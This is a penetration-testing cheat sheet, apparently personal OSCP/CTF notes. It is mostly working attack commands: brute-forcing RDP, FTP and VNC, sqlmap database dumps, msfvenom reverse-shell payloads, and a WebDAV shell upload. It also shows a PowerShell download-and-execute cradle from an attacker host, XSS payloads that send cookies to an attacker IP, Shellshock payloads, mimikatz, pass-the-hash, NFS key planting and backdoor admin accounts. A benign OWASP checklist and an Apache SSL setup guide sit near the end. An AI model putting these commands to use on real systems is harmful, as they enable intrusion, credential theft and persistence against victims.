  - Enumeration
    - nmap -sV -Pn -vv -p21 --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-syst,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 -oA '/root/Documents/10.10.1.22/scans/10.10.1.22_21_ftp' 10.10.1.22
    - hydra -L USER_LIST -P PASS_LIST -f -o /root/Documents/10.10.1.22/scans/10.10.1.22_21_ftphydra.txt -u 10.10.1.22 -s 21 ftp

msf > use exploit/windows/mssql/mssql_payload

msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp

sqlmap -u http://meh.com --forms --batch --crawl=10
--cookie=jsessionid=54321 --level=5 --risk=3

Automated sqlmap scan

sqlmap -u TARGET -p PARAM --data=POSTDATA --cookie=COOKIE
--level=3 --current-user --current-db --passwords
--file-read="/var/www/blah.php"

Targeted sqlmap scan

sqlmap -u "http://meh.com/meh.php?id=1"
--dbms=mysql --tech=U --random-agent --dump

Scan url for union + error based injection with mysql backend
and use a random user agent + database dump

sqlmap -o -u "http://meh.com/form/" --forms

sqlmap check form for injection

sqlmap -o -u "http://meh/vuln-form" --forms
-D database-name -T users --dump

sqlmap dump and crack hashes for table users on database-name.

[*] Found VNC service on 10.11.1.73:5800
[*] Find public exploits
[=] searchsploit vnc
[*] Bruteforcing
[=] crowbar -b vnckey -s 10.11.1.73/32 -p IP -k PASS_FILE
[*] Found CUPS service on 10.11.1.73:1100
[*] Find public exploits
[=] searchsploit java rmi

[*] Found VNC service on 10.11.1.73:5900
[*] Find public exploits
[=] searchsploit vnc
[*] Bruteforcing
[=] crowbar -b vnckey -s 10.11.1.73/32 -p IP -k PASS_FILE

[*] Found MS SMB service on 10.11.1.73:445
[*] Enumeration
[=] nmap -sV -Pn -vv -p 139,445 --script=smb-vuln* --script-args=unsafe=1 -oA
'/root/Documents/10.11.1.73/scans/10.11.1.73_445_smb.nmap' 10.11.1.73
[=] enum4linux -a 10.11.1.73 | tee /root/Documents/10.11.1.73/scans/10.11.1.73_445_enum4linux.txt
[=] nmap -sV -Pn -vv -p 445 --script=smb-enum-users -oA '/root/Documents/10.11.1.73/scans/10.11.1.73_
445_smb_smb-enum-users.nmap' 10.11.1.73

[*] Found RDP service on 10.11.1.73:3389
  [*] Bruteforcing
    [=] ncrack -vv --user administrator -P PASS_LIST rdp://10.11.1.73
    [=] crowbar -b rdp -u -s 10.11.1.73/32 -U USER_LIST -C PASS_LIST
    [=] for username in $(cat USER_LIST); do for password in $(cat PASS_LIST) do; rdesktop -u $username -p $password 10.11.1.73; done; done;

LOG EVERYTHING!

Metasploit - spool /home/<username>/.msf3/logs/console.log
Save contents from each terminal!
Linux - script myoutput.txt # Type exit to stop

[+] Disable network-manager
service network-manager stop

[+] Set IP address
ifconfig eth0 192.168.50.12/24

[+] Set default gateway
route add default gw 192.168.50.9

[+] Set DNS servers
echo "nameserver 192.168.100.2" >> /etc/resolv.conf

[+] Show routing table
Windows - route print
Linux   - route -n

[+] Add static route
Linux - route add -net 192.168.100.0/24 gw 192.16.50.9
Windows - route add 0.0.0.0 mask 0.0.0.0 192.168.50.9

[+] Subnetting easy mode
ipcalc 192.168.0.1 255.255.255.0

[+] Windows SAM file locations
c:\windows\system32\config\
c:\windows\repair\
bkhive system /root/hive.txt
samdump2 SAM /root/hive.txt > /root/hash.txt

[+] Python Shell
python -c 'import pty;pty.spawn("/bin/bash")'

---------- Internet Host/Network Enumeration

[+] WHOIS Querying
whois www.domain.com

[+] Resolve an IP using DIG
dig @8.8.8.8 securitymuppets.com

[+] Find Mail servers for a domain
dig @8.8.8.8 securitymuppets.com -t mx

[+] Find any DNS records for a domain
dig @8.8.8.8 securitymuppets.com -t any

[+] Zone Transfer
dig @192.168.100.2 securitymuppets.com -t axfr
host -l securitymuppets.com 192.168.100.2
nslookup / ls -d domain.com.local

[+] Fierce
fierce -dns <domain> -file <output_file>
fierce -dns <domain> -dnsserver <server>
fierce -range <ip-range> -dnsserver <server>
fierce -dns <domain> -wordlist <wordlist>

---------- IP Network scanning

[+] ARP Scan
arp-scan 192.168.50.8/28 -I eth0

[+] NMAP Scans

[+] Nmap ping scan
sudo nmap –sn -oA nmap_pingscan 192.168.100.0/24 (-PE)

[+] Nmap SYN/Top 100 ports Scan
nmap -sS -F -oA nmap_fastscan 192.168.0.1/24

[+] Nmap SYN/Version All port Scan - ## Main Scan
sudo nmap -sV -PN -p0- -T4 -A --stats-every 60s --reason -oA nmap_scan 192.168.0.1/24

[+] Nmap SYN/Version No Ping All port Scan
sudo nmap -sV -Pn -p0- --exclude 192.168.0.1 --reason -oA nmap_scan 192.168.0.1/24

[+] Nmap UDP All port scan - ## Main Scan
sudo nmap -sU -p0- --reason --stats-every 60s --max-rtt-timeout=50ms --max-retries=1 -oA nmap_scan 192.168.0.1/24

[+] Nmap UDP/Fast Scan
nmap -F -sU -oA nmap_UDPscan 192.168.0.1/24

[+] Nmap Top 1000 port UDP Scan
nmap -sU -oA nmap_UDPscan 192.168.0.1/24

[+] HPING3 Scans
hping3 -c 3 -s 53 -p 80 -S 192.168.0.1
Open = flags = SA
Closed = Flags = RA
Blocked = ICMP unreachable
Dropped = No response

[+] Source port scanning
nmap -g <port> (88 (Kerberos) port 53 (DNS) or 67 (DHCP))
Source port also doesn't work for OS detection.

[+] Speed settings

-n	Disable DNS resolution
-sS	TCP SYN (Stealth) Scan
-Pn	Disable host discovery
-T5	Insane time template
--min-rate 1000	1000 packets per second
--max-retries 0	Disable retransmission of timed-out probes

[+] Netcat (swiss army knife)
Connect mode (ncat is client) | default port is 31337
ncat <host> [<port>]

Listen mode (ncat is server) | default port is 31337
ncat -l [<host>] [<port>]

Transfer file (closes after one transfer)
ncat -l [<host>] [<port>] < file

Transfer file (stays open for multiple transfers)
ncat -l --keep-open [<host>] [<port>] < file

Receive file
ncat [<host>] [<port>] > file

Brokering | allows for multiple clients to connect
ncat -l --broker [<host>] [<port>]

Listen with SSL | many options, use ncat --help for full list
ncat -l --ssl [<host>] [<port>]

Access control
ncat -l --allow <ip>
ncat -l --deny <ip>

Proxying

ncat --proxy <proxyhost>[:<proxyport>] --proxy-type {http | socks4} <host>[<port>]

Chat server | can use brokering for multi-user chat
ncat -l --chat [<host>] [<port>]

---------- Cisco/Networking Commands

? - Help
> - User mode
- Privileged mode
router(config)# - Global Configuration mode

enable secret more secure than enable password.

For example, in the configuration command:
enable secret 5 1iUjJ$cDZ03KKGh7mHfX2RSbDqP.
The enable secret has been hashed with MD5, whereas in the command:
username jdoe password 7 07362E590E1B1C041B1E124C0A2F2E206832752E1A01134D
The password has been encrypted using the weak reversible algorithm.

enable - Change to privileged mode to view configs
config terminal/config t - Change to global config mode to modify

#show version - Gives you the router's configuration register (Firmware)
#show running-config - Shows the router, switch, or firewall's current configuration
#show ip route - show the router's routing table
#show tech-support - Dump config but obscure passwords

---------- Remote Information Services

[+] DNS
Zone Transfer - host -l securitymuppets.com 192.168.100.2
Metasploit Auxiliarys:
auxiliary/gather/enum_dns
use auxiliary/gather/dns...

[+] Finger - Enumerate Users
finger @192.168.0.1
finger -l -p user@ip-address
auxiliary/scanner/finger/finger_users

[+] NTP
Metasploit Auxiliarys

[+] SNMP
onesixtyone -c /usr/share/doc/onesixtyone/dict.txt
Metasploit Module snmp_enum
snmpcheck -t snmpservice

[+] rservices
rwho 192.168.0.1
rlogin -l root 192.168.0.17

[+] RPC Services
rpcinfo -p
Endpoint_mapper metasploit

---------- Web Services

[+] WebDAV
Metasploit Auxiliarys
Upload shell to Vulnerable WebDAV directory:
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.20 LPORT=4444 R | msfencode -t asp -o shell.asp
cadaver http://192.168.0.60/
put shell.asp shell.txt
copy shell.txt shell.asp;.txt
Start reverse handler - browse to http://192.168.0.60/shell.asp;.txt

[+] Nikto Web Scanner
To scan a particular host
perl nikto.pl -host [host IP/name]

To scan a host on multiple ports (default = 80)
perl nikto.pl -host [host IP/name] -port [port number 1], [port number 2], [port number 3]

To scan a host and output fingerprinted information to a file
perl nikto.pl -host [host IP/name] -output [output_file]

To use a proxy while scanning a host
perl nikto.pl -host [host IP/name] -useproxy [proxy address]

---------- Windows Networking Services

[+] Get Domain Information:
nltest /DCLIST:DomainName
nltest /DCNAME:DomainName
nltest /DSGETDC:DomainName

[+] Netbios Enumeration
nbtscan -r 192.168.0.1-100
nbtscan -f hostfiles.txt

[+] enum4linux

[+] RID Cycling
use auxiliary/scanner/smb/smb_lookupsid

[+] Null Session in Windows
net use \\192.168.0.1\IPC$ "" /u:""

[+] Null Session in Linux
smbclient -L //192.168.99.131

---------- Accessing Email Services

Metasploit Auxiliarys

[+] SMTP Open Relay Commands

[-] ncat -C 86.54.23.178 25
[-] HELO mail.co.uk
[-] MAIL FROM: <Attacker@mail.co.uk>
[-] RCPT TO: <Victim@email.com>
[-] DATA
Test Email - some malicious stuff!

---------- VPN Testing

[+] ike-scan
ike-scan 192.168.207.134
sudo ike-scan -A 192.168.207.134
sudo ike-scan -A 192.168.207.134 --id=myid -P192-168-207-134key

[+] pskcrack
psk-crack -b 5 192-168-207-134key
psk-crack -b 5 --
charset="01233456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"
192-168-207-134key
psk-crack -d /path/to/dictionary 192-168-207-134key

---------- Unix RPC

[+] NFS Mounts

Metasploit : auxiliary/scanner/nfs/nfsmount

rpcinfo -p 192.168.0.10

showmount -e 192.168.0.10
mount 192.168.0.10:/secret /mnt/share/

ssh-keygen
mkdir /tmp/r00t
mount -t nfs 192.168.0.10:/secret /mnt/share/
cat ~/.ssh/id_rsa.pub >> /mnt/share/root/.ssh/authorized_keys
umount /mnt/share

ssh root@192.168.0.10

---------- Post Exploitation

[+] Command prompt access on Windows Host

pth-winexe -U Administrator%<hash> //<host ip> cmd.exe

[+] Add Linux User
/usr/sbin/useradd –g 0 –u 0 –o user
echo user:password | /usr/sbin/chpasswd

[+] Add Windows User
net user username password@1 /add
net localgroup administrators username /add

[+] Solaris Commands
useradd -o user
passwd user
usermod -R root user

[+] Dump remote SAM:
PwDump.exe -u localadmin 192.168.0.1

[+] Mimikatz
mimikatz # privilege::debug
mimikatz # sekurlsa::logonPasswords full

[+] Meterpreter
meterpreter> run winenum
meterpreter> use post/windows/gather/smart_hashdump

meterpreter > use incognito
meterpreter > list_tokens -u
meterpreter > impersonate_token TVM\domainadmin
meterpreter > add_user hacker password1 -h 192.168.0.10
meterpreter > add_group_user "Domain Admins" hacker -h 192.168.0.10

meterpreter > load mimikatz
meterpreter > wdigest
meterpreter > getWdigestPasswords
Migrate if does not work!

[+] Kitrap0d
Download vdmallowed.exe and vdmexploit.dll to victim
Run vdmallowed.exe to execute system shell

[+] Windows Information
On Windows:

ipconfig /all
systeminfo
net localgroup administrators
net view
net view /domain

[+] SSH Tunnelling
Remote forward port 222
ssh -R 127.0.0.1:4444:10.1.1.251:222 -p 443 root@192.168.10.118

---------- Metasploit

To show all exploits that for a vulnerability
grep <vulnerability> show exploits

To select an exploit to use
use <exploit>

To see the current settings for a selected exploit
show options

To see compatible payloads for a selected exploit
show payloads

To set the payload for a selected exploit
set payload <payload>

To set setting for a selected exploit
set <option> <value>

To run the exploit
exploit

One liner to create/generate a payload for windows
msfvenom --arch x86 --platform windows --payload windows/meterpreter/reverse_tcp LHOST=<listening_host> LPORT=<listening_port> --bad-chars “\x00” --encoder x86/shikata_ga_nai --iterations 10 --format exe --out /path/

One liner start meterpreter
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set LHOST <listening_host>;set LPORT <listening_port>;run;"

---------- [+] Metasploit Pivot

Compromise 1st machine

meterpreter> run arp_scanner -r 10.10.10.0/24
route add 10.10.10.10 255.255.255.248 <session>
use auxiliary/scanner/portscan/tcp

use bind shell

or run autoroute:

meterpreter > ipconfig
meterpreter > run autoroute -s 10.1.13.0/24
meterpreter > getsystem
meterpreter > run hashdump
use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > use exploit/windows/smb/psexec

or port forwarding:
meterpreter > run autoroute -s 10.1.13.0/24
use auxiliary/scanner/portscan/tcp
meterpreter > portfwd add -l <listening port> -p <remote port> -r <remote/internal host>

or socks proxy:
route add 10.10.10.10 255.255.255.248 <session>
use auxiliary/server/socks4a
Add proxy to /etc/proxychains.conf
proxychains nmap -sT -T4 -Pn 10.10.10.50
setg socks4:127.0.0.1:1080

---------- [+] Pass the hash

If NTML only:
00000000000000000000000000000000:8846f7eaee8fb117ad06bdd830b7586c

STATUS_ACCESS_DENIED (Command=117 WordCount=0):
This can be remedied by navigating to the registry key, "HKEY_LOCAL_MACHINE\System \CurrentControlSet\Services\LanManServer\Parameters" on the target systems and setting the value of "RequireSecuritySignature" to "0"

Run hashdump on the first compromised machine:
run post/windows/gather/hashdump

Run Psexec module and specify the hash:
use exploit/windows/smb/psexec

---------- [+] Enable RDP:
meterpreter > run getgui -u hacker -p s3cr3t
Clean up command: meterpreter > run multi_console_command -rc
/root/.msf3/logs/scripts/getgui/clean_up__20110112.2448.rc

---------- [+] AutoRunScript
Automatically run scripts before exploiation:
set AutoRunScript "migrate explorer.exe"

[+] Set up SOCKS proxy in MSF

[+] Run a post module against all sessions
resource /usr/share/metasploit-framework/scripts/resource/run_all_post.rc

[+] Find local subnets 'Whilst in meterpreter shell'
meterpreter > run get_local_subnets

Add the correct Local host and Local port parameters
echo "Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 192.168.0.7 -Lport 443 -Force" >> /var/www/payload

Set up psexec module on metasploit
auxiliary/admin/smb/psexec_command
set command powershell -Exec Bypass -NoL -NoProfile -Command IEX (New-Object Net.WebClient).DownloadString(\'http://192.168.0.9/payload\')

Start reverse Handler to catch the reverse connection
Module options (exploit/multi/handler):
Payload options (windows/meterpreter/reverse_https):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh, thread, process, none
LHOST	192.168.0.9	yes	The local listener hostname
LPORT	443	yes	The local listener port

Show evasion module options
show evasion

[+] Metasploit Shellcode
msfvenom -p windows/shell_bind_tcp -b '\x00\x0a\x0d'

---------- File Transfer Services

[+] Start TFTPD Server
atftpd --daemon --port 69 /tmp

[+] Connect to TFTP Server
tftp 192.168.0.10
put / get files

---------- LDAP Querying

Tools:
ldapsearch
LDAPExplorertool2

Anonymous Bind:

ldapsearch -h ldaphostname -p 389 -x -b "dc=domain,dc=com"

Authenticated:
ldapsearch -h 192.168.0.60 -p 389 -x -D "CN=Administrator, CN=User, DC=<domain>, DC=com" -b "DC=<domain>, DC=com" -W

Useful Links:
http://www.lanmaster53.com/2013/05/public-facing-ldap-enumeration/
http://blogs.splunk.com/2009/07/30/ldapsearch-is-your-friend/

---------- Password Attacks

[+] Bruteforcing http password prompts
medusa -h <ip/host> -u <user> -P <password list> -M http -n <port> -m DIR:/<directory> -T 30

[+] Medusa
To display all currently installed modules
medusa -d

Display specific options for a module
medusa -M [module_name] -q

Test all passwords in password file against the admin user on the host
192.168.1.20 via the SMB | SSH | MySQL | HTTP service
medusa -h 192.168.1.20 -u admin -P passwords.txt -M [smbnt | ssh | mssql | http]

To brute force 10 hosts and 5 users concurrently (using Medusa's parallel features)
Each of the 5 threads targeting a host will check a specific user
medusa -H hosts.txt -U users.txt -P passwords.txt -T 10 -t 5 -L -F -M smbnt

Medusa allows username, password, and host data to be placed within the same file (the "combo" file).
Possible combinations in the combo file:

host:username:password
host:username:
host::
:username:password
:username:
::password
host::password
:id:lm:ntlm::: (PwDump files)

To test each username/password entry in the file combo.txt
medusa -M smbnt -C combo.txt

[+] Hydra

#hydra does not have a native default wordlist, using the Rockyou list is suggested
#example brute force crack on ftp server
hydra -t 1 -l admin -P [path to password.lst] -vV [IPaddress] ftp
--> -t # = preform # tasks
--> -l NAME = try to log in with NAME
--> -P [filepath] = Try password
--> -vV = verbose mode, showing the login+pass for each attempt

#check for joe accounts by adding modifier -e s

#to write found login+pass combinations to fiel, add modifier -0 [fileanme]

[+] John The Ripper
#To show the types of passwords that John can crack with crack speed (in cracks/second)
john --test

#To use your own word list (the Rockyou list is suggested)
john --wordlist=[filename] [passwordfile]

#To show your results after running john (shows ~/.john/john.pot)
john --show

#To restore an interrupted john session
john --restore

[+] Hashcat
#Hashcat uses precomputed dictionaries, rainbow tables, and even a brute-force approach to find an effective and efficient way crack passwords.

#usage: hashcat [options] hash|hasfile|hccapxfile [dictonary|mask|directory]

Important options are -m --hashtype and -a --attack-mode
  Example: hashcat -a 0 -m 500 -o output.txt hashes.txt rockyou.txt

#Attack modes
  0 - Straight
  1 - Combination
  3 - Brute-force
  6 - Hybrid wordlist+Mask
  7 - Hybrid mask + Wordlist

 # Hash types
  Hash cat can crack numerous types of hashes. When the hashes doesn't match with hash type(-m) option "line length execption" arises
  Quick reference to check hash type with example: https://hashcat.net/wiki/doku.php?id=example_hashes

[+] Cain and Abel

#Cain and Abel is a hacking application exclusive to Windows, it can crack numerous hash types, including NTLM, NTLMv2, MD5, wireless, Oracle, MySQL, SQL Server, SHA1, SHA2, Cisco, VoIP, and many others.

#To perform dictionary attack for cracking passwords by using cain and abel
first import the NTLM hashes.
Next in cracker tab, all imported username and hashes will be displayed.
Select desired user, right click and select dictonary attack
NTLM hashes window will popup
Right click on top blank area
Select Add to list and browse dictonary or wordlist file
Click start

[+] Ophcrack

#Ophcrack is a free rainbow table-based password cracking tool for Windows 8 (both local and Microsoft accounts), Windows 7, Windows Vista, and Windows XP.

#The Ophcrack LiveCD option allows for completely automatic password recovery.

#It cracks LM and NTLM (Windows) hashes.

#Pros
Software is freely available for download online
Passwords are recovered automatically using the LiveCD method
No software installation is necessary to recover passwords
No knowledge of any existing passwords is necessary

#Cons
LiveCD ISO image must be burned to a disc or USB device before being used
Passwords greater than 14 characters cannot be cracked
Won't crack even the simplest Windows 10 password

[+] RainbowCrack

#The RainbowCrack software cracks hashes by rainbow table lookup.

#To crack single hash
rcrack [rainbow_table_path] -h hash_to_be_cracked
Path - Location of rainbow tables
Example: rcrack c:\rt -h fcea920f7412b5da7be0cf42b8c93759

#To crack multiple hashes in a file
rcrack [rainbow_table_path] -l hash_file
Example: rcrack c:\rt -l hash_list_file

#To lookup rainbow tables in multiple directories
rcrack [rainbow_table_path] [rainbow_table_path2] -l hash_file
Example: rcrack c:\rt1 c:\rt2 -l hash_list_file

#To load and crack LM hashes from pwdump file
rcrack [rainbow_table_path] -lm pwdump_file

#To load and crack NTLM hashes from pwdump file
rcrack [rainbow_table_path] -ntlm pwdump_file

[+] acccheck
#Windows Password dictionary attack tool for SMB

#Usage: acccheck [options]
  options -t [single host IP address]
        -T [file containing target ip address(es)]
        -p [single password]
        -P [file containing passwords]
        -u [single user]
        -U [file containing usernames]

#Examples
Attempt the 'Administrator' account with a [BLANK] password.
acccheck -t 10.10.10.1
Attempt all passwords in 'password.txt' against the 'Administrator' account.
acccheck -t 10.10.10.1 -P password.txt
Attempt all password in 'password.txt' against all users in 'users.txt'.
acccehck -t 10.10.10.1 -U users.txt -P password.txt
Attempt a single password against a single user.
acccheck -t 10.10.10.1 -u administrator -p password

[+]Brutespray
#BruteSpray takes nmap GNMAP/XML output and automatically brute-forces services with default credentials using Medusa.

#usage: brutespray [-h] -f FILE [-o OUTPUT] [-s SERVICE] [-t THREADS]
            [-T HOSTS] [-U USERLIST] [-P PASSLIST] [-u USERNAME]
            [-p PASSWORD] [-c] [-i]
#Example
brutespray --file nas.gnmap -U /usr/share/wordlists/metasploit/unix_users.txt -P /usr/share/wordlists/metasploit/password.lst --threads 3 --hosts 1
Attack all services in nas.gnmap with a specific user list (unix_users.txt) and password list (password.lst).

[+]Crowbar
#Crowbar is a brute force tool which supports OpenVPN, Remote Desktop Protocol, SSH Private Keys and VNC Keys.

#usage: crowbar -b [openvpn | rdp | sshkey | vnckey] [arguments]
Example:crowbar -b rdp -s 192.168.86.61/32 -u victim -C /root/words.txt -n 1
Brute force the RDP service on a single host with a specified username and wordlist, using 1 thread.

[+]Aircrack-ng
#Aircrack-ng is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets have been captured.

#usage
aircrack-ng [options] <.cap / .ivs file(s)>
To have aircrack-ng conduct a WEP key attack on a capture file, pass it the filename, either in .ivs or .cap/.pcap format.

#WPA Wordlist Mode
aircrack-ng -w password.lst wpa.cap
Specify the wordlist to use (-w password.lst) and the path to the capture file (wpa.cap) containing at least one 4-way handshake.

#Basic WEP Cracking
aircrack-ng all-ivs.ivs
To have aircrack-ng conduct a WEP key attack on a capture file, pass it the filename, either in .ivs or .cap/.pcap format.

Useful Networking Cheatsheet

[+] Setting up an Ethernet bridge in Ubuntu/Kali Linux

# Install bridge-utils
sudo apt-get install bridge-utils

Disable network-manager + firewall

Configuration

ifconfig
ifconfig eth0 0.0.0.0
ifconfig eth1 0.0.0.0
brctl addbr br0
brctl addif br0 eth0
brctl addif br0 eth1
ifconfig mybridge up
dhclient br0 on devices

sudo tcpdump -i mybridge

Owasp Checklist

[+] Information Gathering

Manually explore the site

Spider/crawl for missed or hidden content
Check for files that expose content, such as robots.txt, sitemap.xml, .DS_Store
Check the caches of major search engines for publicly accessible sites
Check for differences in content based on User Agent (eg, Mobile sites, access as a Search engine Crawler)
Perform Web Application Fingerprinting
Identify technologies used
Identify user roles
Identify application entry points
Identify client-side code
Identify multiple versions/channels (e.g. web, mobile web, mobile app, web services)
Identify co-hosted and related applications
Identify all hostnames and ports
Identify third-party hosted content

[+] Configuration Management

Check for commonly used application and administrative URLs
Check for old, backup and unreferenced files
Check HTTP methods supported and Cross Site Tracing (XST)
Test file extensions handling
Test for security HTTP headers (e.g. CSP, X-Frame-Options, HSTS)
Test for policies (e.g. Flash, Silverlight, robots)
Test for non-production data in live environment, and vice-versa
Check for sensitive data in client-side code (e.g. API keys, credentials)

[+] Secure Transmission

Check SSL Version, Algorithms, Key length
Check for Digital Certificate Validity (Duration, Signature and CN)
Check credentials only delivered over HTTPS
Check that the login form is delivered over HTTPS
Check session tokens only delivered over HTTPS
Check if HTTP Strict Transport Security (HSTS) in use

[+] Authentication

Test for user enumeration
Test for authentication bypass
Test for bruteforce protection
Test password quality rules
Test remember me functionality
Test for autocomplete on password forms/input
Test password reset and/or recovery
Test password change process
Test CAPTCHA
Test multi factor authentication
Test for logout functionality presence
Test for cache management on HTTP (eg Pragma, Expires, Max-age)

Test for default logins
Test for user-accessible authentication history
Test for out-of channel notification of account lockouts and successful password changes
Test for consistent authentication across applications with shared authentication schema / SSO

[+] Session Management

Establish how session management is handled in the application (eg, tokens in cookies, token in URL)
Check session tokens for cookie flags (httpOnly and secure)
Check session cookie scope (path and domain)
Check session cookie duration (expires and max-age)
Check session termination after a maximum lifetime
Check session termination after relative timeout
Check session termination after logout
Test to see if users can have multiple simultaneous sessions
Test session cookies for randomness
Confirm that new session tokens are issued on login, role change and logout
Test for consistent session management across applications with shared session management
Test for session puzzling
Test for CSRF and clickjacking

[+] Authorization

Test for path traversal
Test for bypassing authorization schema
Test for vertical Access control problems (a.k.a. Privilege Escalation)
Test for horizontal Access control problems (between two users at the same privilege level)
Test for missing authorization

[+] Data Validation

Test for Reflected Cross Site Scripting
Test for Stored Cross Site Scripting
Test for DOM based Cross Site Scripting
Test for Cross Site Flashing
Test for HTML Injection
Test for SQL Injection
Test for LDAP Injection
Test for ORM Injection
Test for XML Injection
Test for XXE Injection
Test for SSI Injection
Test for XPath Injection
Test for XQuery Injection
Test for IMAP/SMTP Injection
Test for Code Injection
Test for Expression Language Injection
Test for Command Injection
Test for Overflow (Stack, Heap and Integer)

Test for Format String
Test for incubated vulnerabilities
Test for HTTP Splitting/Smuggling
Test for HTTP Verb Tampering
Test for Open Redirection
Test for Local File Inclusion
Test for Remote File Inclusion
Compare client-side and server-side validation rules
Test for NoSQL injection
Test for HTTP parameter pollution
Test for auto-binding
Test for Mass Assignment
Test for NULL/Invalid Session Cookie

[+] Denial of Service

Test for anti-automation
Test for account lockout
Test for HTTP protocol DoS
Test for SQL wildcard DoS

[+] Business Logic

Test for feature misuse
Test for lack of non-repudiation
Test for trust relationships
Test for integrity of data
Test segregation of duties

[+] Cryptography

Check if data which should be encrypted is not
Check for wrong algorithms usage depending on context
Check for weak algorithms usage
Check for proper use of salting
Check for randomness functions

[+] Risky Functionality - File Uploads

Test that acceptable file types are whitelisted
Test that file size limits, upload frequency and total file counts are defined and are enforced
Test that file contents match the defined file type
Test that all file uploads have Anti-Virus scanning in-place.
Test that unsafe filenames are sanitised
Test that uploaded files are not directly accessible within the web root
Test that uploaded files are not served on the same hostname/port
Test that files and other media are integrated with the authentication and authorisation schemas

[+] Risky Functionality - Card Payment

Test for known vulnerabilities and configuration issues on Web Server and Web Application
Test for default or guessable password
Test for non-production data in live environment, and vice-versa
Test for Injection vulnerabilities
Test for Buffer Overflows
Test for Insecure Cryptographic Storage
Test for Insufficient Transport Layer Protection
Test for Improper Error Handling
Test for all vulnerabilities with a CVSS v2 score > 4.0
Test for Authentication and Authorization issues
Test for CSRF

[+] HTML 5

Test Web Messaging
Test for Web Storage SQL injection
Check CORS implementation
Check Offline Web Application

Verify Various Vulnerabilities

[+] IPMI Cipher Suite Zero Authentication Bypass:
http://www.tenable.com/plugins/index.php?view=single&id=68931

Tools required:
ipmitool
freeipmi-tools

ipmitool -I lanplus -H 192.168.0.1 -U Administrator -P notapassword user list

Specifying Cipher Suite Zero
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword user list
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword chassis status
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword help
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword shell
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword sensor

[+] Bash Remote Code Execution (Shellshock)
http://www.tenable.com/plugins/index.php?view=single&id=77823

x: () { :;}; /sbin/ifconfig > /tmp/ifconfig.txt
x: () { :;}; echo "Hacked" > /var/www/hacked.html

[+] DNS Server Cache Snooping Remote Information Disclosure
http://www.tenable.com/plugins/index.php?view=single&id=12217

Nmap Script: dns-cache-snoop
http://nmap.org/nsedoc/scripts/dns-cache-snoop.html

nmap -sU -p 53 --script dns-cache-snoop.nse --script-args 'dns-cache-snoop.mode=timed,dns-cache-snoop.domains={host1,host2,host3}' <target>

[+] IP Forwarding Enabled
http://www.tenable.com/plugins/index.php?view=single&id=50686

Nmap Script: ip-forwarding
http://nmap.org/nsedoc/scripts/ip-forwarding.html

sudo nmap -sn <target> --script ip-forwarding --script-args='target=www.example.com'

Alternatives:
- Set VM's default gateway as the victim IP address and attempt to route elsewhere.
- http://pentestmonkey.net/tools/gateway-finder

1) Flip your machine into forwarding mode (as root):
echo "1" > /proc/sys/net/ipv4/ip_forward

2) Setup iptables to intercept HTTP requests (as root):
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080

3) sslstip.py -l 8080 -f lock.ico

4) Run arpspoof to redirect traffic to your machine (as root):
arpspoof -i <yourNetworkdDevice> -t <yourTarget> <theRoutersIpAddress>

Cookie Stealing:

[-] Start Web Service

python -m SimpleHTTPServer 80

[-] Use one of the following XSS payloads:

<script>document.location="http://192.168.0.60/?c="+document.cookie;</script>
<script>new Image().src="http://192.168.0.60/index.php?c="+document.cookie;</script>

CTF Notes

Enumerate Users via Finger
finger user@192.168.0.20

Show nfs shares available
showmount -e 192.168.1.54

User nfspysh to mount share and create .ssh directory
nfspysh -o server=192.168.0.20:/home/user
mkdir .ssh
cd .ssh

Generate ssh key pair
ssh-keygen
cp id_rsa.pub /tmp/authorized_keys

Transfer attacker public key to host
put /tmp/authorized_keys
exit

# Login to SSH server with no password
SSH_AUTH_SOCK=0 ssh user@192.168.0.20

Exfiltrate PHP code
/browse.php?file=php://filter/convert.base64-encode/resource=index.php (check why does this works)

Enabling Self signed certificates on local website

1. Install OpenSSL

sudo apt-get install openssl

2. Run the following command to generate the self signed SSL certificates:

sudo openssl req -x509 -nodes -days 1095 -newkey rsa:2048 -out /etc/ssl/certs/server.crt -keyout /etc/ssl/private/server.key

3. Enable SSL for Apache

sudo a2enmod ssl

4. Put the default-ssl site available creating a symbolic link

sudo ln -s /etc/apache2/sites-available/default-ssl.conf /etc/apache2/sites-enabled/000-default-ssl.conf

5. Edit the file default-ssl.conf

sudo nano /etc/apache2/sites-enabled/000-default-ssl.conf

Change the following lines to point to the certs:

SSLCertificateFile   /etc/ssl/certs/server.crt
SSLCertificateKeyFile /etc/ssl/private/server.key

6. Restart Apache

sudo /etc/init.d/apache2 restart

More information:
https://hallard.me/enable-ssl-for-apache-server-in-5-minutes/
https://www.sslshopper.com/article-how-to-create-and-install-an-apache-self-signed-certificate.html
http://www.akadia.com/services/ssh_test_certificate.html
https://www.sslshopper.com/apache-server-ssl-installation-instructions.html
http://www.emreakkas.com/linux-tips/invalid-command-sslengine-enabling-ssl-on-ubuntu-server

+ Use Nmap to remotely execute commands through SQL

```
nmap -Pn -n -sS --script=ms-sql-xp-cmdshell.nse <victim_ip> -p1433 --script-args
mssql.username=sa,mssql.password=<sql_password>,ms-sql-xp-cmdshell.cmd="net user backdoor backdoor123
/add"
nmap -Pn -n -sS --script=ms-sql-xp-cmdshell.nse 10.11.1.31 -p1433 --script-args
mssql.username=<sql_user>,mssql.password=<sql_password>,ms-sql-xp-cmdshell.cmd="net localgroup
administrators backdoor /add"
```

From <http://hackingandsecurity.blogspot.com/2017/09/oscp-tricks.html>

Change headers of a http request using curl

Example: check for shellshock vulnerability: (PoC: '() { :; }; echo “CVE-2014-6271 vulnerable”' bash -c id)

```
